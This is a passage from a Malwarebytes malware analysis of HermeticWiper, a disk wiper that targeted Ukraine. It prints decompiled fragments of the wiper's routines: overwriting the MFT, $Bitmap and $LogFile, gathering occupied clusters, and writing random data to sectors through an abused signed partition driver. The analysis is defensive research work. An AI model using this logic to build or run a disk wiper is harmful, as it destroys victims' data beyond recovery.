      * ((BytesPerSector + 32 * sector_buf->RootDirEntries - 1) / BytesPerSector + SectorsPerFAT * sector_buf->num_fats),
        0,
        BytesPerSector,
        BytesPerSector * sector_buf->SectorPerCluster);
```

```
{                                                   // parse for NTFS
  result = parse_sector_buf(disk_dev, sector_buf, a5, v18);
  v15 = result;
  if ( result )
  {
    v6 = sector_buf->BPB.BytesPerSector * sector_buf->BPB.SectorsPerCluster;
    v13 = sector_buf->BPB.BytesPerSector;
    v12 = v20;
    v11 = v19;
    v7 = multiply_values(sector_buf->ExtBPD.LcnMFT, v6);
    to_gen_random(a4, &wiper_struct->fLink, a5 + v7, (a5 + v7) >> 32, v11, v12, v13, v6);
    v14 = sector_buf->BPB.BytesPerSector;
    v8 = multiply_values(sector_buf->ExtBPD.LcnMFTMirr, v6);
    to_gen_random(a4, &wiper_struct->fLink, a5 + v8, (a5 + v8) >> 32, v6, 0, v14, v6);
    return v15;
  }
}
```

Each file on an NTFS volume is represented by a record in a special file called the master file table (MFT). In case the MFT becomes corruptible then MFT mirror is read in an attempt to recover the original MFT, whose first record is identical to the first record of the MFT. MFT table is the index on which the filesystem relies, having information like where a file resides. Without MFT, the system will be unable to know were folders and files are, or modification dates, etc.

Bitmap and LogFile

In an attempt to hinder the recovery, Bitmap and LogFile are overwritten as well for all the logical drives present on the system. The logical drives are retrieved by GetLogicalDriveStringsW in this case. These structures are also important when doing recovery and postmortem investigation. $Bitmap contains information about free and occupied clusters and $Logfile contains a log of transactions that happened in the filesystem.

```
file_name[0] = L"$Bitmap";
file_name[1] = L"$LogFile";                    //  NTFS transaction journal
j_memset(module_name, 0, sizeof(module_name));
v2 = DISKnAME;
do
{
  v3 = *v2++;
  *(v2 + module_name - DISKnAME - 2) = v3;
}
while ( v3 );
for ( i = 0; i < 2; ++i )
{
  v5 = file_name[i];
  v6 = module_name + 2 * lstrlenW(DISKnAME) - v5;
  do
  {
    v7 = *v5++;
    *(v5 + v6 - 2) = v7;
  }
  while ( v7 );
  gen_random_for_retrieval_pointers(module_name, a2);
}
return 0;
}
```

Also user files will be impacted by data destruction. We have discovered that the malware will overwrite as well almost everything inside C:/Documents and settings. In modern Windows, Documents and Settings will point to C:/Users. This folder contains users data folders (for example, My Documents or Desktop are located in these

folders). Some files are skipped in this process, as the ones under APPDATA but in general, every file that is contained under these folders will be overwritten.

Collecting clusters to erase the whole disk

The final part of the data collection is to get information required to wipe all the occupied clusters on the disk. To get this information the malware uses FSCTL_GET_VOLUME_BITMAP IOCTL which gives us information about all the occupied and free clusters on the disk. The malware traverses all the logical disks and uses FSCTL_GET_VOLUME_BITMAP to retrieve the bitmap, every bit in the bitmap denotes a cluster, a value of 1 implying that the cluster is occupied and 0 meaning that the cluster is free. The bitmap retrieved with the IOCTL is traversed bit by bit and all the occupied clusters are added to the wiping structure which is described above in the post, one thing to note here is that malware combines all the contiguous clusters and these contiguous multiple clusters are denoted by a single chunk structure opposed to earlier usages where one chunk structure denoted a single cluster.

```
83        do
84        {
85          LODWORD(v13) = v14;
86          if ( ((1 << (v14 & 0x1F)) & *&vol_bitmap_1->Buffer[4 * (v13 >> 5)]) != 0 )// check if cluster is occupied
87          {
88            v15 = (__PAIR64__(HIDWORD(v13), v31) + 1) >> 32;
89            v16 = v31 + 1;
90            LODWORD(v34) = v15;
91            if ( __SPAIR64__(v15, v31 + 1) < __SPAIR64__(v32, v10) )
92            {
93              do
94              {                                 // combine contiguous clusters
95                if ( ((1 << (v16 & 0x1F)) & *&vol_bitmap->Buffer[4 * (__PAIR64__(v15, v16) >> 5)]) == 0 )
96                  break;
97                v15 = (__PAIR64__(v15, v16++) + 1) >> 32;
98              }
99              while ( __SPAIR64__(v15, v16) < __SPAIR64__(v32, v10) );
100             LODWORD(v34) = v15;
101           }
102           BytesPerSector_1 = BytesPerSector;
103           SectorsPerCluster_1 = SectorsPerCluster;
104           cluster_size = SectorsPerCluster * BytesPerSector;
105           BytesPerSector_2 = BytesPerSector;
106           v19 = multiply_values(__PAIR64__(v34, v16) - __PAIR64__(v30, v31), BytesPerSector);
107           total_size = multiply_values(v19, SectorsPerCluster_1);// size of combined contiguous clusters
108           offset = multiply_values(SectorsPerCluster_1 * BytesPerSector_1, __SPAIR64__(v30, v31));
109           to_gen_random(                    // generate random data for this chunk
110             DiskNumber,
111             &wip_str2->fLink,
112             v38->Extents[0].StartingOffset.LowPart + offset,
113             (v38->Extents[0].StartingOffset.QuadPart + offset) >> 32,
114             total_size,
115             SHIDWORD(total_size),
116             BytesPerSector_2,
117             cluster_size);
118           HIDWORD(v13) = v34;
119           v21 = v16;
120           vol_bitmap_1 = vol_bitmap;
```

Finally, all occupied clusters will be collected in a `elemStr` typed structure for its destruction.

How is this all performed?

Through the entire post its been told that some NTFS properties (like attributes, indexes, etc) are being used in order to collect data, that will be wiped after. We will like to show an example of how attackers implemented that functionality and show the level of sophistication.

For that, we will take as example the code responsible in collecting the Windows log files:

After this call, some data structures are filled, containing data regarding physical disk properties and the folder name itself. Our first reference to the NTFS filesystem is found in the way that the HANDLE is retrieved. This

folder is opened as a NTFS stream:

```
hFolderPathNTFSForm = CreateFileW(folderPathNTFSform_1, 0x80000000, 1u, 0, 3u, 0x2000000u, 0);// (EXAMPLE) \\\\?\\[FOLDER_PATH]::$INDEX_ALLOCATION"
hFolderPathNTFSForm_1 = hFolderPathNTFSForm;

if ( !hFolderPathNTFSForm || hFolderPathNTFSForm == -1 )
  hFolderPathNTFSForm_1 = CreateFileW(hFolderPathNTFSForm_1_1, 0, 1u, 0, 3u, 0x2000000u, 0);
```

Eventually, the code will reach the following point. The first call will parse $INDEX_ROOT attribute, and the functionality is relatively similar and simpler than the second one, where $INDEX_ALLOCATION attribute is used. Additional information about these NTFS attributes can be found here. We will assume that the list of elements is long enough to have an $INDEX_ALLOCATION and we will deep into this call:

```
parse_NTFS_AND_execute_callback(
  nFileIndexLow,                        // nFileIndexLow
  FileIndexHigh,                        // FileIndexHigh
  notUsed,                              // NOT USED
  &topStr,                              // parameter (topStruct)
  indexRootExecuting,                   // callback
  $INDEX_ROOT);                         // $INDEX_ROOT
                                        // 0x90
if ( flag_iNDEX_ALLOC || (dataCounter = topStr.dataCounter) == 0 )
{
  parse_NTFS_AND_execute_callback(
    nFileIndexLow,                      // nFileIndexLow
    FileIndexHigh,                      // FileIndexHigh
    notUsed_1,                          // NOT USED
    &topStr,                            // parameter (topStruct)
    indexAllocation_Callback_CollectAllfiles,
    $INDEX_ALLOCATION);                 // $INDEX_ALLOCATION
                                        // 0xA0
                                        // Used to implement filename allocation for large directories.
```

It is important to have in mind the parameters sent for a better understanding of the whole process. First two parameters (nFileIndexLow and nFileIndexHigh) are used for calling the function FSCTL_GET_NTFS_FILE_RECORD, which will retrieve a NTFS record. After some checks (for example, the magic value), we will pop out in a function that we have called *callback_when_attribute_is_found*. Note that the first parameter sent to this function will be the $INDEX_ALLOCATION (0x20) value that was previously sent:

```
callback_when_attribute_is_found(
  typeAtributeToSearch,                 // ATTRIBUTE_TYPE_CODE TypeCode
  &file_record->Magic,                  // file_record
  notUsed_1,
  notUsed_2,
  notUsed_3,
  notUsed_4,
  otherStruct_,
  callback);
hHeap_1 = GetProcessHeap();
return HeapFree(hHeap_1, 0, file_record);
```

What this function will do is to iterate through all NTFS attributes that are part of the record. To do that, the code will have to find the offset to the first attribute. This offset is just 2 bytes long, as is relative to the structure. The layout of the header is demonstrated below:

Offset	Size	OS	Description
0x00	4		Magic number 'FILE'
0x04	2		Offset to the Update Sequence
0x06	2		Size in words of Update Sequence (S)
0x08	8		$LogFile Sequence Number (LSN)
0x10	2		Sequence number
0x12	2		Hard link count
0x14	2		Offset to the first Attribute
0x16	2		Flags
0x18	4		Real size of the FILE record
0x1C	4		Allocated size of the FILE record
0x20	8		File reference to the base FILE record
0x28	2		Next Attribute Id
0x2A	2	XP	Align to 4 byte boundary
0x2C	4	XP	Number of this MFT Record
	2		Update Sequence Number (a)
	2S-2		Update Sequence Array (a)

A NTFS File record will follow this structure:

Record Header
Attribute
Attribute
Attribute

NTFS record layout

If we still remember the $INDEX_ALLOCATION (0x20), it becomes handy now. Attributes will start with a specific TypeCode, as $INDEX_ALLOCATION is. So, if one of the attributes matches the selected type that was required, the first callback function (the one sent steps before as a parameter) will be triggered:

```
  FormCode = attribute->FormCode;
  if ( FormCode ? RecordLength < 0x40 : RecordLength < 0x18 )
    return;
  if ( TypeCode == type_code_to_search )      // FOUND DESIRED ATTRIBUTE
    break;
  LOWORD(CurrentAttributeOffset) = RecordLength + CurrentAttributeOffset;
  attribute = (attribute + RecordLength);
  if ( !attribute )
    return;
  recordSegment = recordSegment_;
}

if ( !FormCode )
{
  ValueOffset = attribute->Form.Resident.ValueOffset;
  if ( !ValueOffset )
    return;
  ValueLength = attribute->Form.Resident.ValueLength;
  if ( !ValueLength )
    return;
  if ( TypeCode != $ATTRIBUTE_LIST )
  {                                           // if not attribute list
    callback(attribute, topStruct_);
    return;
  }                                           // IF_ATTRIBUTE_LIST_THEN_REPARSE_EVERY_ATTRIBUTE
```

In the case there is not matching TypeCode but an $ATTRIBUTE_LIST is found, that will mean that exists more attributes, but these cannot fit into $MFT table. In this rare case, the malware will continue processing these extra attributes and will call recursively the first function.

Lets check what this callback will do. Remember that this callback function, in our case is *indexAllocation_Callback_CollectAllfiles*. The first step will be recovering the stream that this attribute points to. As $INDEX_ALLOCATION is an attribute meant for directories, makes sense this stream being an index array (block indexes):

```
if ( attribute_ )
{
  handle_Folder_NTFS_STREAM = topStruct_->handle_Folder_NTFS_STREAM;
  if ( SetFilePointerEx(
         handle_Folder_NTFS_STREAM,
         (topStruct_->structDisk_.BytesPerSector
        * (topStruct_->structDisk_.SectorsPerCluster * topStruct_->fileSize)),
         0,
         0)
    && ReadFile(handle_Folder_NTFS_STREAM, index_block_1, size, &NumberOfBytesRead, 0) )
```

As this is an index array, these indexes will point to something. This something is, as you would imagine, NTFS records. In raw disk, these type of indexes look like that:

```
49 4E 44 58 28 00 09 00 56 61 18 03 00 00 00 00  INDX(...Va......
00 00 00 00 00 00 00 00 28 00 00 00 98 05 00 00  ........(...˜...
E8 0F 00 00 00 00 00 00 04 00 00 00 67 00 7E 00  è...........g.~.
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
90 08 00 00 00 00 01 00 70 00 5E 00 00 00 00 00  ........p.^.....
8F 08 00 00 00 00 01 00 A0 76 AD CF 12 BB D0 01  ........ v.Ï.»Ð.
A0 76 AD CF 12 BB D0 01 73 19 89 29 3C ED D7 01   v.Ï.»Ð.s.‰)<i×.
A0 76 AD CF 12 BB D0 01 00 00 00 00 00 00 00 00   v.Ï.»Ð.........
00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00  ................
```

As indexes point to records, all of these records will be sent, recursively, once more to the initial function. But this time the callback function will be different, also the typecode:

```
nFileIndexLow = index_entry->FileReference.SegmentNumberLowPart;
FileIndexHigh = index_entry->FileReference.SegmentNumberHighPart;
SegmentNumberLowPart = index_entry->FileReference.SegmentNumberLowPart;
FileIndexHigh_1 = FileIndexHigh;
if ( __PAIR64__(FileIndexHigh, index_entry->FileReference.SegmentNumberLowPart) )
{
  parse_NTFS_AND_execute_callback(
    nFileIndexLow,          // nFileIndexLow
    FileIndexHigh,          // FileIndexHigh
    FileIndexHigh,          // NOT USED
    topStruct_,             // parameter (topStruct)
    dataExecuting,
    $DATA);                 // $DATA
                            // 0x80
                            // The contents of the file.
```

So this time, every record sent will behave differently. $DATA attributes will be looked for instead of $INDEX_ALLOCATION ($DATA contains file data). Also, the executed callback function will be different (named now *dataExecuting*). By using the disk properties that were sent in the first call combined with information gathered from indexes, this callback will locate the exact location of the file in disk. The last step for these files, as for all the ones that we have summarized in this report is being added as a member to a `elemStr *` structure. The offsets contained in this structures, as stated, will be overwritten by the malware in the last steps:

```
bytes_per_cluster = v8->structDisk_.BytesPerCluster;
clusters_num = v8->structDisk_.maybe_ClusterCounter;
BytesPerSector = v8->structDisk_.BytesPerSector;
chunk_size = multiply_values(*&v8->numClusters, *&v8->structDisk_.BytesPerCluster);
physical_offset = *&p_NumberOfDiskExtents[6 * v9 + 4]
                + multiply_values(__SPAIR64__(clusters_num, bytes_per_cluster), __SPAIR64__(unk7, fileSize));
to_gen_random_Fill_Add_To_diskStruct(
  diskNum,
  otherStruct_->wiperStr_,
  physical_offset,
  SHIDWORD(physical_offset),
  chunk_size,
  SHIDWORD(chunk_size),
  BytesPerSector,
  bytes_per_cluster);
```

Data overwriting

Finally, after all data is collected, the malware starts overwriting. The `elemStr` structure is passed into the function, and all the elements on the linked list are being processed:

```
BOOL __thiscall to_overwrite_collected_sectors(elementStr **wip_str)
{
  DWORD hndl_cntr; // esi
  elementStr *wipStruct; // edi
  HANDLE Thread; // eax
  DWORD i; // edi
  void *Handles[100]; // [esp+Ch] [ebp-190h] BYREF

  hndl_cntr = 0;
  wipStruct = *wip_str;
  if ( *wip_str )
  {
    do
    {
      Thread = CreateThread(0, 0, overwrite_collected_sectors, wipStruct, 0, 0);
      Handles[hndl_cntr] = Thread;
      if ( Thread )
        ++hndl_cntr;
      wipStruct = wipStruct->fLink;
    }
    while ( wipStruct != *wip_str );

    WaitForMultipleObjects(hndl_cntr, Handles, 1, 0xFFFFFFFF);
    for ( i = 0; i < hndl_cntr; ++i )
      CloseHandle(Handles[i]);
  }
  return hndl_cntr != 0;
}
```

The overwriting function uses the installed driver in order to gain the write access to the sectors. It opens the device, and then walks through all the collected chunks, by their offsets. It uses `WriteFile` to fill it with the previously prepared, random data.

```
18  if ( !wip_str )
19    return 0x57;
20  chunkPtr = wip_str->chunkPtr;
21  if ( !chunkPtr )
22    return 0x57;
23  disk_num = wip_str->diskNumber;
24  NumberOfBytesWritten = 0;
25  wnsprintfW(FileName, 260, L"\\\\.\\EPMNTDRV\\%u", disk_num);// EaseUS Partition Master
26  hndl = check_disk_geom_type(FileName, &dev_geom, 0);
27  hFile = hndl;
28  if ( !hndl || hndl == -1 )
29    goto finish;
30  lpBuffer = wip_str->randomBufToWrite;
31  LODWORD(nNumberOfBytesToWrite) = wip_str->sizeBuffer;
32  do
33  {
34    LowPart = chunkPtr->offset.LowPart;         // retrieve the offset from the structure
35    HighPart = chunkPtr->offset.HighPart;
36    chunk_end = __PAIR64__(HighPart, LowPart) + chunkPtr->chunk_size;
37    HIDWORD(nNumberOfBytesToWrite) = HighPart;
38    if ( __SPAIR64__(HighPart, LowPart) < chunk_end )
39    {
40      do
41      {
42        NumberOfBytesWritten = 0;
43        if ( !SetFilePointerEx(hFile, __PAIR64__(HighPart, LowPart), 0, 0) )// go to the stored offset
44          GetLastError();
45        if ( !WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0) )// write the random data
46          GetLastError();
47        HighPart = (nNumberOfBytesToWrite + LowPart) >> 32;
48        LowPart += nNumberOfBytesToWrite;
49        next_offset = chunkPtr->offset.QuadPart + chunkPtr->chunk_size;
50        HIDWORD(nNumberOfBytesToWrite) = HighPart;
51      }
52      while ( __SPAIR64__(HighPart, LowPart) < next_offset );
53    }
54    chunkPtr = chunkPtr->fLink;
55  }
56  while ( chunkPtr != wip_str->chunkPtr );
57  if ( FlushFileBuffers(hFile) )
58    LastError = 0;
59  else
60finish:
61    LastError = GetLastError();
62  if ( hFile )
63  {
64    if ( hFile != -1 )
65      CloseHandle(hFile);
66  }
67  return LastError;
68}
```

Example below shows a fragment of a log from our experiments, when we dumped the content of particular structures during malware execution: first data collection, and then usage of the filled structures to wipe out the sectors on the disk:

```
00000004      24.46463394     [1924] Hooking the process
00000005      24.48650551     [1924] Generating random for retrieval pointer: C:\Windows\system32\Drivers\rhdr elemStr: 0
00000006      25.49015808     [1924] Generating random for retrieval pointer: C:\Windows\system32\Drivers\rhdr.sys elemStr: 1450b30
00000007      25.49093437     [1924] Generating random for retrieval pointer: C:\Users\tester\Desktop\c_1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591.exe elemStr: 1450b30
00000008      25.61272430     [1924] Overwriting the data, elemStr: 1450b30 id: 0 buffer size: 4096 diskNumber: 0
00000009      25.61276436     [1924] elemStr: 1450b30 chunkSize: 1d000 chunk: e51648000
00000010      25.61281586     [1924] elemStr: 1450b30 chunkSize: 5000 chunk: 7daa3c000
00000011      25.61285400     [1924] elemStr: 1450b30 chunkSize: 3000 chunk: 6adb22000
00000012      25.61711311     [1924] Overwriting the data, elemStr: 1450970 id: 1 buffer size: 4096 diskNumber: 0
00000013      25.61728668     [1924] elemStr: 1450970 chunkSize: 14000000 chunk: 84b2b4000
00000014      25.61732674     [1924] Generating random for sectors (v0) elemStr: 112f36c
00000015      25.61736679     [1924] elemStr: 1450970 chunkSize: 23e4000 chunk: 922018000
00000016      25.61748505     [1924] elemStr: 1450970 chunkSize: e650000 chunk: 8af280000
00000017      25.61749840     [1924] elemStr: 1450970 chunkSize: a000000 chunk: 898c9c000
00000018      25.61765480     [1924] elemStr: 1450970 chunkSize: 10000 chunk: 21e88000
00000019      25.61772346     [1924] elemStr: 1450970 chunkSize: 5000 chunk: 18fd26000
00000020      25.61774635     [1924] elemStr: 1450970 chunkSize: 1000 chunk: c4718000
00000021      25.61778641     [1924] elemStr: 1450970 chunkSize: 1000 chunk: 15f00000
00000022      25.61784554     [1924] elemStr: 1450970 chunkSize: 1000 chunk: 100000
00000023      25.61788940     [1924] Generating random for sectors (v0) elemStr: 112f36c
```

Conclusion


As can be seen, by leveraging legitimate but flawless signed code, the attackers are capable of bypassing some Windows security mechanisms. This is extremely harmful because user applications are not meant to have this level of control in kernel space, for security reasons.

Also, we would like to state that recovery in this case is complicated. The attackers first fragment files on disk, and finally, will overwrite all of these fragments. Even without the last step (indiscriminate disk trashing), the

combination of fragmentation and wiping of required structures (like $MFT) would be enough to make recovery almost impossible.

Our final thoughts are about the special focus that cybercriminals put in hiding their tracks. Maybe, that part is the final stage of a bigger operation. In fact, ESET recently described other related artifacts here, and they connect them to the same actor and campaign. Being part of a bigger picture can explain why attackers are so much interested in corrupting files like $LogFile and Windows events.

Malwarebytes detects this disk wiper as Trojan.HermeticWiper.



Source: https://blog.malwarebytes.com/threat-intelligence/2022/03/hermeticwiper-a-detailed-analysis-of-the-destructive-malware-that-targeted-ukraine/